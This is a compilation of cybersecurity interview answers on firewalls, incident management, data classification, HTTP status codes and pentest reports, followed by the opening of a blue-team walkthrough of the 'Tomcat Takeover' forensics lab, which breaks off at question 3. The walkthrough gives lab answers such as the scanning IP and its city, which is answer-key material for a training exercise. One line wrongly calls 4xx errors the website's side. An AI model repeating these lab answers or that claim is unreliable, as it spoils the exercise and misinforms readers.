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## What is the purpose of a firewall in cybersecurity?

Firewall is a network security device that monitors incoming and outgoing network traffic and permits or blocks data packets based on a set of security rules.

The purpose of a firewall is to establish a barrier between your internal network and incoming traffic from external sources in order to block malicious traffic like viruses and hackers.

### 1. Traffic Control

**Regulating Access:** Firewalls control incoming and outgoing network traffic based on predefined security rules. This helps ensure that only authorized traffic is allowed to enter or leave the network, based on IP addresses, port numbers, protocols, and other criteria.

**Blocking Unauthorized Access:** Firewalls prevent unauthorized access to the network by blocking access requests and data packets from unknown or untrusted sources.

### 2. Protection Against Cyber Threats

**Defense Against External Attacks:** Firewalls serve as a barrier between a secure internal network and untrusted external networks, such as the internet. They are instrumental in preventing attackers and external threats from gaining access to sensitive data.

**Mitigation of Specific Attacks:** Firewalls help mitigate various kinds of network-based attacks, including denial of service (DoS) attacks, certain types of distributed denial of service (DDoS) attacks, and more.

### 3. Monitoring Network Traffic

**Logging Traffic:** Firewalls log traffic, which can be analyzed to detect unusual activity or potential security breaches. This data is vital for forensic analysis following a security incident.

**Alert Generation:** Modern firewalls can generate alerts based on suspicious activities or traffic anomalies, enabling proactive management of potential threats.

### 4. Segmentation of Network

**Internal Segmentation:** Firewalls can be used to segment a network internally to create security zones. This limits the spread of an attack within a network, ensuring that a breach in one segment does not compromise the entire network.

**VPN Support:** Firewalls often incorporate Virtual Private Network (VPN) functionalities, which allow secure connections to a network from remote locations, ensuring that remote access is secure and encrypted.

### 5. Policy Enforcement

**Implementing Security Policies:** Firewalls enforce organizational security policies related to network access. They ensure that all network traffic complies with the established policies.

**Application Control:** Advanced firewalls can control application-level traffic to block or restrict the use of certain applications within a network.

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## **6. Enhancing Overall Security Posture**

**Integrated Security Services:** Many firewalls now come with integrated security services like intrusion prevention systems (IPS), antivirus, and anti-spyware features for enhanced security.

Firewalls can be hardware-based, software-based, or a combination of both, and play a foundational role in the layered defense strategy of cybersecurity. Their ability to filter traffic, combined with other security measures, provides a robust defense mechanism against a wide array of network threats.

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## Is Social Media Secure?

Social media platforms implement various security measures to protect users, but these platforms also present inherent risks and vulnerabilities. The security of your social media experience depends significantly on your actions and awareness. Using strong privacy practices and security measures can mitigate many of the risks associated with social media.

Social media platforms come with both security measures and potential risks. Whether they are considered secure can depend on various factors including the platform's security policies, user behavior, and external threats. Here's a breakdown of the aspects that contribute to the security and risks associated with social media:

### 1. Security Measures in Place

- **Encryption:** Most major social media platforms use HTTPS encryption to protect data in transit. This means that the data sent between your device and the platform's servers is encrypted to prevent eavesdropping.
- **Authentication:** Platforms typically offer options for secure login processes, such as two-factor authentication (2FA), which adds an extra layer of security by requiring a second form of verification in addition to the password.
- **Data Protection Policies:** Reputable social media platforms have policies and controls in place to manage the storage and processing of user data, adhering to regulations such as GDPR in Europe.
- **Regular Updates:** To combat vulnerabilities, social media platforms frequently update their systems and infrastructure to patch security flaws and enhance features.

### 2. Risks and Vulnerabilities

- **Privacy Concerns:** Even with strong security measures, privacy issues are prevalent on social media. Platforms collect extensive data on users, which could be misused if improperly handled or exposed during a data breach.
- **Phishing and Scams:** Social media accounts are common targets for phishing attacks and scams. Users may encounter fraudulent messages or links that lead to malicious sites intended to steal personal information.
- **Account Hijacking:** Social media accounts are at risk of being hijacked through credential theft, phishing, or third-party breaches. Once an account is compromised, attackers can spread malware, scams, or conduct identity theft.

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- **Misinformation and Malware:** Social platforms can inadvertently host and spread misinformation and malware. Malicious links and deceptive posts can lead users to compromise their personal information.
  - **Third-party Apps:** Many social media platforms integrate with third-party apps, which can sometimes access your personal information. These apps might not always have the same level of security, posing a risk to user data.

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## How do you report risks?

Reporting risks typically involves identifying, documenting, and communicating potential threats or vulnerabilities that could impact an organization's objectives or operations. Here's a general outline of how to report risks:

- **Identify the Risk:** Begin by identifying the specific risk or potential threat. This could be anything that poses a danger to the organization, such as a security breach, compliance violation, or operational issue.
- **Assess the Impact:** Evaluate the potential impact of the risk on the organization. Consider factors such as financial loss, reputation damage, legal consequences, and operational disruptions.
- **Analyze the Likelihood:** Assess the likelihood or probability of the risk occurring. Determine how likely it is that the threat will materialize and cause harm to the organization.
- **Document the Risk:** Document the details of the risk in a formal report or risk register. Include information such as the nature of the risk, its potential impact, likelihood, root causes, and any existing controls or mitigations.
- **Communicate Findings:** Share the risk report with relevant stakeholders, such as management, executives, or board members. Clearly communicate the identified risks, their potential impact, and any recommended actions or mitigation strategies.
- **Monitor and Review:** Continuously monitor and review the identified risks to ensure they are effectively managed and mitigated over time. Update risk reports as needed to reflect changes in the risk landscape or the organization's risk posture.

By following these steps, organizations can effectively report risks and take proactive measures to address and mitigate potential threats to their operations.

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## What is an incident and how do you manage it?

An "incident" typically refers to an unexpected event that disrupts normal operations or poses a threat to security, safety, or performance within an organization or environment. The nature of incidents can vary widely, from IT-related disruptions, such as server outages or cybersecurity breaches, to physical occurrences such as accidents, natural disasters, or any situation requiring immediate attention and resolution.

Managing an incident involves several key steps designed to effectively control and mitigate its impact:

**Detection and Reporting:** Identifying that an incident has occurred is the first step. This can be through monitoring systems, alerts, or reports from users or staff.

**Assessment and Prioritization:** Once detected, the incident must be assessed to understand its severity, impact, and urgency. This helps in prioritizing the response based on the threat level and resources available.

**Response:** This involves mobilizing the appropriate resources to address the incident. The response team follows predefined procedures to contain and control the situation to prevent further damage or disruption.

**Investigation:** Understanding the cause of the incident is crucial. This involves collecting data about the incident's origin, affected systems, and the effectiveness of the response.

**Resolution and Recovery:** The goal is to return to normal operations as quickly as possible. This step may involve repairing damaged systems, restoring services, and implementing any necessary interim measures.

**Post-Incident Review:** After managing the incident, it is essential to conduct a review or a post-mortem analysis. This helps in documenting lessons learned, improving the incident response plan, and taking corrective actions to prevent future occurrences.

**Communication:** Throughout the incident management process, effective communication with stakeholders (including management, staff, and possibly customers) is critical. Providing updates about the incident's status, impact, and expected resolution time is key to maintaining trust and managing expectations.

Effective incident management not only minimizes the negative impact of incidents but also enhances an organization's resilience and ability to handle future disruptions. Organizations often use incident management systems and frameworks like ITIL (Information Technology Infrastructure Library) for IT services or adopt specific industry-related guidelines to standardize and optimize their response to incidents.

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## In a situation where both Open-source software and licensed software are available to get the job done. What should be preferred and why?

When deciding between open source software and licensed (proprietary) software to accomplish a specific task, the choice should be based on several factors that align with your organization's needs, resources, and strategic goals. Here are some key considerations:

- **Cost:** Open source software is typically free to use, modify, and distribute, which can significantly reduce upfront costs. However, the total cost of ownership should include potential expenses for support, customization, and integration. Licensed software often comes with a purchase price and ongoing costs (e.g., subscription fees, maintenance), but these usually include reliable support and updates.
- **Customization and Flexibility:** Open source software offers high levels of customization since its code can be altered to fit specific needs. This is a considerable advantage if you have the technical capability to manage and modify the software. Proprietary software is generally less flexible but comes with the assurance that it has been tailored to meet the needs of its user base, often with extensive user input.
- **Support and Reliability:** Proprietary software usually comes with professional support and service level agreements (SLAs), offering a guarantee of reliability and support from the vendor. Open-source projects vary widely in their support structures; some are well-supported through active communities or commercial support packages, while others may rely on more informal support mechanisms.
- **Security:** Both open source and proprietary software can be secure, but their approaches to security differ. Open-source software allows anyone to examine and improve its security features, which can lead to rapid vulnerability identification and patching. However, this depends on having an active community or sufficient in-house expertise. Proprietary software vendors typically manage security internally, which can be less transparent but offers dedicated resources for addressing security issues.
- **Scalability:** Consider how well the software scales as your needs grow. Open source software can be a good choice for scalability because you can adapt and extend it as needed without worrying about licensing costs. However, proprietary solutions often provide built-in scalability features that are easy to implement.
- **Legal and Compliance Issues:** Proprietary software licenses can impose restrictions on the use, modification, and redistribution of software, which can be an issue for some organizations. Open source licenses vary significantly,

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with some requiring any derivative works to also be open source (copyleft), while others allow integration with proprietary systems.

- **Long-term Viability:** Evaluate the longevity and stability of the software options. For open source, consider whether the community is active and whether the project is likely to continue to be maintained. For proprietary software, assess the vendor's market position and track record.

The decision to use open source or licensed software should be based on a balanced assessment of these factors in relation to your specific needs and capabilities. Each type of software has its strengths and situations where it is most beneficial. In some cases, a hybrid approach might even be the best solution, utilizing both open source and proprietary software to maximize benefits across different layers of your technology stack.

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## What are the different levels of data classification and why are they required?

Data classification is a crucial process that involves categorizing data based on its level of sensitivity, regulatory requirements, and business needs. This classification helps organizations manage their data more effectively, ensuring that they apply the appropriate security controls and comply with relevant legal and regulatory requirements. The levels of data classification often vary by organization and industry, but typically they include the following common categories:

- **Public:** This classification is for data that can be made available to the public without any restrictions. Public data does not cause any harm or risk to the organization if disclosed. Examples include marketing materials, published financial reports, and press releases.
- **Internal Use Only:** This data is not sensitive but is meant for use only within the organization. It should not be disclosed outside without proper authorization. Examples might include internal policies, company handbooks, and training materials.
- **Confidential:** Confidential data is sensitive information that could cause harm or risk to the organization or its clients if accessed by unauthorized parties. Access to this data is restricted within the organization. Examples include employee personal information, company financial details, and client lists.
- **Restricted:** This is the highest level of data sensitivity and includes information that if disclosed, could cause significant harm or risk to an individual or the organization. This type of data often requires the strictest security controls and is closely monitored. Examples include trade secrets, sensitive personal information (such as social security numbers), and high-level strategic documents.

### Why Data Classification is Required:

- **Security:** By classifying data, organizations can apply appropriate security measures that correspond to the sensitivity of the data. This helps in preventing breaches and unauthorized access.
- **Compliance:** Many industries are governed by regulations that require certain types of data to be handled in specific ways (e.g., GDPR for personal data in the EU, HIPAA for health information in the U.S.). Data classification ensures that the organization meets these legal requirements.
- **Resource Allocation:** It allows organizations to allocate their resources more effectively. More resources can be directed to protect highly sensitive data,

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whereas less critical data might not need such stringent protections, optimizing costs and efforts.

- **Risk Management:** Data classification is a critical component of risk management strategies. It helps organizations identify where their most valuable and at-risk data resides and how it should be protected based on its classification.
- **Operational Efficiency:** Proper classification helps in streamlining data management practices across the organization. It aids in faster data retrieval, better data handling, and efficient data storage practices.

Overall, data classification is integral to information governance strategies, ensuring data is appropriately secured, managed, and utilized.

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## Various response codes from a web application?

What are HTTP status codes?

An HTTP status code is a server response to a browser's request. When you visit a website, your browser sends a request to the site's server, and the server then responds to the browser's request with a three-digit code: the HTTP status code.

These status codes are the Internet equivalent of a conversation between your browser and the server. They communicate whether things between the two are A-okay, touch-and-go, or whether something is wrong. Understanding status codes and how to use them will help you to diagnose site errors quickly to minimize downtime on your site. You can even use some of these status codes to help search engines and people access your site; a 301 redirect, for example, will tell bots and people that a page that has moved somewhere else permanently.

The first digit of each three-digit status code begins with one of five numbers, 1 through 5; you may see this expressed as 1xx or 5xx to indicate status codes in that range. Each of those ranges encompasses a different class of server response.

Common HTTP status code classes:

1xx – Informational responses: The server is thinking through the request.

2xx – Success! The request was successfully completed and the server gave the browser the expected response.

3xx – Redirection: You got redirected somewhere else. The request was received, but there's a redirect of some kind.

4xx – Client errors: Page not found. The site or page couldn't be reached. (The request was made, but the page isn't valid — this is an error on the website's side of the conversation and often appears when a page doesn't exist on the site.)

5xx – Server errors: Failure. A valid request was made by the client but the server failed to complete the request.

The most important status codes for SEOs

It's important for every professional SEO and website owner to understand the status codes that have the biggest impact on SEO.

Imagine you're working on a site that's showing a lot of 5xx errors; you'll want to know off the top of your head that this is a server issue. 4xx errors affect visitor experience, so right away you can start thinking about any changes you may have made to your URLs, or whether you've any deleted pages. Once you understand the cause of the issue, you can look at implementing a custom 404 page, or look into using the all-powerful 301 redirect to send visitors to the right place.

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It's worth learning — and committing to memory — the most impactful status codes every SEO should know:

#### HTTP Status Code 200 - OK

This is your ideal status code for your normal, everyday, properly functioning page. Visitors, bots, and link equity pass through linked pages like a dream. You don't need to do anything and you can happily go about your day secure in the knowledge that everything is just as it should be.

#### HTTP Status Code 301 - Permanent Redirect

A 301 redirect should be utilized any time one URL needs to be redirected to another permanently. A 301 redirect means that visitors and bots that land on that page will be passed to the new URL. In addition, link equity — the power transmitted by all those hard-earned links to your content — is also passed to the new URL through a 301 redirect. Despite talk from Google that all 3xx redirects are treated equally, tests have shown this is not completely true. A 301 redirect remains the preferred method of choice for permanent page redirects.

#### HTTP Status Code 302 - Temporary Redirect

A 302 redirect is similar to a 301 in that visitors and bots are passed to the new page, but link equity may not be passed along. We do not recommend using 302 redirects for permanent changes. Using 302s will cause search engine crawlers to treat the redirect as temporary, meaning that it may not pass along the link equity that the magical 301 does.

#### HTTP Status Code 404 - Not Found

This means the file or page that the browser is requesting wasn't found by the server. 404s don't indicate whether the missing page or resource is missing permanently or only temporarily. You can see what this looks like on your site by typing in a URL that doesn't exist. It's like hitting a brick wall. Just as you've experienced, your visitors will hit a page that has a 404 error and either try again (if you're lucky) or wander away to another site that has the information they're seeking.

Every site will have some pages that return 404 status codes. These pages don't always have to be redirected; there are other options. One common misconception is that it's an SEO best practice to simply 301 redirect pages that return a 404 status code to the homepage of the given domain. This is actually a bad idea for the majority of cases, because it can confuse users who may not realize that the webpage they were trying to access doesn't exist.

If the pages returning 404 codes are high-authority pages with lots of traffic or have an obvious URL that visitors or links are intended to reach, you should employ 301 redirects to the most relevant page possible. For example, if your page on sugar-free cupcakes no longer exists, you may want to redirect this URL with a 301 to your sugar-free recipe category page.

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Outside of these instances, it may be necessary for a URL return a 404 on purpose — this will keep them from getting indexed and repeatedly crawled by search engines. Give your visitors the best experience possible with a custom 404 page, as suggested by this Google Search Console guide. For example, e-commerce sites often produce 404 pages when products go out of stock, so these sites are great candidates for creating a custom e-commerce 404 page.

#### HTTP Status Code 410 - Gone

A 410 is more permanent than a 404; it means that the page is gone. The page is no longer available from the server and no forwarding address has been set up. Any links you have on your site that are pointing to a 410 page are sending bots and visitors to a dead resource, so if you see them, remove any references or links to them from your content.

#### HTTP Status Code 500 - Internal Server Error

Instead of the problem being with pages missing or not found, this status code indicates a problem with the server. A 500 is a classic server error and will affect access to your site. Human visitors and bots alike will be lost, and your link equity will go nowhere fast. Search engines prefer sites that are well maintained, so you'll want to investigate these status codes and get these fixed as soon as you encounter them.

#### HTTP Status Code 503 - Service Unavailable

Another variety of the 500, a 503 response means that the server is unavailable. Everyone (human or otherwise) is asked to come back later. This could be due to temporarily overloading the server or maintenance of the server. A 503 status code ensures that the search engines know to come back soon because the page or site is only going to be down for a short time.

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## **What are the objects that should be included in a good penetration testing report?**

A good penetration testing report is an essential deliverable that communicates the results of a security assessment effectively to various stakeholders, such as security professionals, IT staff, management, and sometimes even legal teams. Here are the key elements that should be included in a comprehensive penetration testing report:

### **1. Executive Summary**

Provides a high-level overview of the testing process, key findings, and the potential impacts. This section is intended for senior management and those who may not require detailed technical knowledge but need to understand the risks and implications.

### **2. Scope and Objectives**

Clearly outlines what was tested, including the systems, networks, and applications covered. It should also detail the objectives of the test, such as compliance with specific standards or identification of vulnerabilities in a new application.

### **3. Methodology**

Describes the methods and tools used during the penetration test. This could include information on automated scanners, manual testing techniques, and social engineering tactics. This section is important for reproducibility and understanding the thoroughness of the test.

### **4. Findings and Vulnerabilities**

Detailed section listing each vulnerability discovered during the test. For each vulnerability, the report should include:

Description: Explaining the nature and potential impact of the vulnerability.

Evidence: Screenshots, logs, or other proof demonstrating the vulnerability.

Risk Rating: Often based on standard metrics like CVSS (Common Vulnerability Scoring System), indicating the severity of the risk.

Recommendations: Specific advice on how to remediate or mitigate the vulnerabilities.

### **5. Security Strengths**

Highlights what security measures are working well. It is important to recognize effective controls and practices already in place that should be continued or expanded.

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## **How do you keep yourself updated with the information security news?**

Staying updated with information security news is crucial given the fast-paced nature of cybersecurity threats and advancements. Here are some effective methods and resources that professionals use to stay informed:

### **1. Industry News Websites and Blogs**

Krebs on Security: A well-regarded blog by journalist Brian Krebs focusing on cybersecurity news and investigation.

- **The Hacker News:** Offers up-to-date news about cybersecurity, including incidents, vulnerabilities, and new tools.
- **Dark Reading:** Covers a broad range of cybersecurity topics, from vulnerabilities and threats to regulatory issues.
- **SecurityWeek and SC Magazine:** Provide in-depth articles, breaking news, and expert commentary.

### **2. Social Media and Professional Networks**

- **Twitter:** Following cybersecurity experts, organizations, and hashtags (e.g., #infosec, #cybersecurity) can provide real-time updates and community insights.
- **LinkedIn:** Many professionals share articles, write posts, and participate in discussions related to cybersecurity.

### **3. Podcasts and Webinars**

- **Security Now!:** A popular weekly podcast discussing hot topics in security.
- **Darknet Diaries:** Focuses on true stories from the dark side of the Internet, including cybersecurity breaches and failures.

Webinars from companies like SANS Institute, ISACA, and various vendors often provide insights into current trends and issues.

### **4. Mailing Lists and Newsletters**

- SANS Newsletters: Including the SANS NewsBites, a semi-weekly high-level executive summary of the most important news articles.
- **Infosecurity Magazine:** Offers a newsletter with articles, news, and insights.
- **US-CERT and NCSC Alerts:** National cybersecurity centers like US-CERT (USA) and NCSC (UK) send out regular alerts and advisories about current security threats and vulnerabilities.

### **5. Professional Associations and Groups**

ISACA, (ISC)<sup>2</sup>, and SANS Institute: These organizations offer resources, certifications, training, and networking opportunities. They also host conferences and local chapter meetings.

Online forums and communities, such as Reddit's r/netsec or specialized forums on Stack Exchange, can be valuable for interactive learning and sharing.

### **6. Conferences and Meetups**

Black Hat, DEF CON, and RSA Conference: These and other similar conferences offer sessions on the latest research, trends, and technologies in security.

Local meetups and smaller conferences can also provide valuable networking opportunities and learning experiences.

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## **7. Academic Journals and Technical Papers**

Keeping an eye on the latest research through journals like the IEEE Security & Privacy magazine can provide deep insights into new threats and cutting-edge technologies.

## **8. Training and Certification Courses**

Regular training and certification not only enhance skills but also ensure one stays current with the latest security methodologies and technologies.

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**The world has recently been hit by ..... Attack/virus etc.**

**What have you done to protect your organization as a  
security professional?**

In the scenario where a new attack or virus has impacted the world, as a security professional, the priority is to protect the organization's assets, data, and operations. Here's a structured approach that one might follow in response to such a situation:

**1. Immediate Assessment**

- **Identify the Threat:** Gather all available information about the nature of the attack or virus, including its mechanism of action (e.g., ransomware, worm, DDoS), entry points, and any specific vulnerabilities exploited.
- **Assess Impact:** Quickly determine which parts of the organization's infrastructure are at risk or have already been affected.

**2. Communication**

- **Internal Communication:** Inform key stakeholders and relevant teams (IT, crisis management, executive team) about the threat and preliminary findings.
- **External Communication:** Prepare statements for customers, partners, and the public if necessary, particularly if service disruptions are anticipated or sensitive data may be compromised.

**3. Containment and Mitigation**

- **Isolate Affected Systems:** Disconnect or isolate affected systems to prevent the spread of the attack.
- **Apply Patches and Updates:** Immediately apply the latest security patches to vulnerable systems if the attack exploits known vulnerabilities.
- **Adjust Security Controls:** Modify firewall rules, update intrusion detection/prevention systems, and enhance endpoint protection.

**4. Eradication and Recovery**

- **Remove Malicious Payloads:** Use antivirus tools, specialized malware removal tools, or manual methods to remove any malicious code from the systems.
- **Restore Systems:** Use backups to restore data and systems to their pre-attack state, ensuring no remnants of the virus or malware remain.
- **Test Systems Before Going Live:** Validate that the systems are fully functional and secure before reconnecting them to the network.

**5. Post-Incident Review**

- **Conduct a Detailed Investigation:** Analyze how the breach occurred, which defenses failed, and why. Use forensic analysis if necessary.

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- **Revise Incident Response Plan:** Update the incident response plan based on lessons learned to better handle similar incidents in the future.
  - **Audit and Compliance Check:** Ensure all actions taken align with regulatory requirements and internal policies.

## 6. Long-term Preventive Measures

**Security Awareness Training:** Reinforce training for all employees focusing on the latest phishing techniques, suspicious activity reporting, and best practices.

**Regular Security Audits and Penetration Tests:** Schedule regular reviews and tests of the security infrastructure to uncover and address potential vulnerabilities.

**Update Business Continuity Plans:** Ensure that the organization's business continuity plans are up-to-date and robust enough to handle major disruptions.

## 7. Continuous Monitoring

**Implement Real-Time Monitoring:** Use security information and event management (SIEM) systems to monitor network and system activity for unusual behavior.

**Threat Intelligence Integration:** Subscribe to threat intelligence feeds to stay informed about emerging threats and apply this knowledge to enhance defensive measures.

This comprehensive approach not only addresses the immediate threat but also strengthens the organization's overall security posture against future attacks.

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## HIDS vs NIDS which one is better and why?

Neither HIDS nor NIDS is inherently "better" than the other; rather, they complement each other and provide layered security. The choice depends on specific security needs:

- HIDS is preferable when you need detailed monitoring and protection of critical individual servers or endpoints, where the risk of insider threats or specific malware is high.
- NIDS is more suitable for understanding and protecting against external threats that traverse the network. It's essential in environments where network security (like preventing unauthorized access and detecting scans or denial of service attacks) is a priority.
- Optimal Security Strategy: Ideally, a combination of both HIDS and NIDS is used to ensure comprehensive protection. This layered approach ensures that both internal and external threats are detected, enhancing overall security posture. In complex environments, integrating both systems into a unified security framework, often managed through a central Security Information and Event Management (SIEM) system, can provide a robust defense against a wide range of cybersecurity threats.

## Tomcat Takeover Blue Team Challenge walkthrough

The screenshot shows the CyberDefenders website with a dark theme. At the top, there's a navigation bar with links for CyberRange, Train & Certify, For Enterprises, Testimonials, and More. Below the navigation is a large banner for the "Tomcat Takeover Blue Team Lab". The banner includes the category "Network Forensics", a rating of 4.5 stars, a status of "Retired", and a difficulty level of "Easy". It also lists several tags: Wireshark, PCAP, Tomcat, Network, NetworkMiner, T1071, T1083, T1110, T1027, T1053.003, T1059, and T1595. The author is listed as "By: @Chadou".

### Tools Used for This Analysis:



- Wireshark
- Kali Linux
- ARIN
- lab.dynamite.ai
- base64decode


1. Given the suspicious activity detected on the web server, the pcap analysis shows a series of requests across various ports, suggesting a potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?

Answer: 14.0.0.120

Download the Tomcattakeover.zip file and extract it to find a webserver.pcap file. Open your Kali Linux terminal and launch Wireshark by typing Wireshark into the terminal. A new Wireshark window will appear. Click "start," then navigate to and open the webserver.pcap file. Wireshark will then begin to analyze the traffic captured in the file.

Upon reviewing the TCP traffic within Wireshark, it is clear that the IP address "14.0.0.120" is conducting a port scanning operation targeting our web server.





2. Based on the identified IP address associated with the attacker, can you ascertain the city from which the attacker's activities originated?

ANSWER: Guangzhou

To gather more information about the IP address 14.0.0.120 involved in the suspicious activity, you can visit ARIN.net for an IP lookup. This will provide details such as the registered city, telephone, and email address associated with the IP, helping to identify the potential source of the attack.

The screenshot shows a web browser window with the URL [search.arin.net/rdap/?query=14.0.0.120](https://search.arin.net/rdap/?query=14.0.0.120). The results page displays the following information:


Kind	Individual
Full Name	IPMASTER CHINANET-GD
Handle	IC83-AP
Email	abuse_gdicnoc@163.com
Email	abuse_gdicnoc@163.com
Telephone	+86-20-87189274
Telephone	+86-20-87189274
Address	NO.18,RO. ZHONGSHANER,YUEXIU DISTRICT, GUANGZHOU
Roles	Technical
Registration	Thu, 04 Sep 2008 07:29:25 GMT (Thu Sep 04 2008 local time)
Last Changed	Wed, 12 May 2021 09:06:58 GMT (Wed May 12 2021 local time)
Remarks	IPMASTER is not for spam complaint,please send spam complaint to abuse_gdicnoc@163.com
Self	<a href="https://rdap.apnic.net/entity/IC83-AP">https://rdap.apnic.net/entity/IC83-AP</a>
Port 43 Whois	not provided

At the bottom left of the results page, there is a link labeled "Source".

3. From the pcap analysis, multiple open ports were detected as a result of the attacker's activities scan. Which of these ports provides access to the web server admin panel?

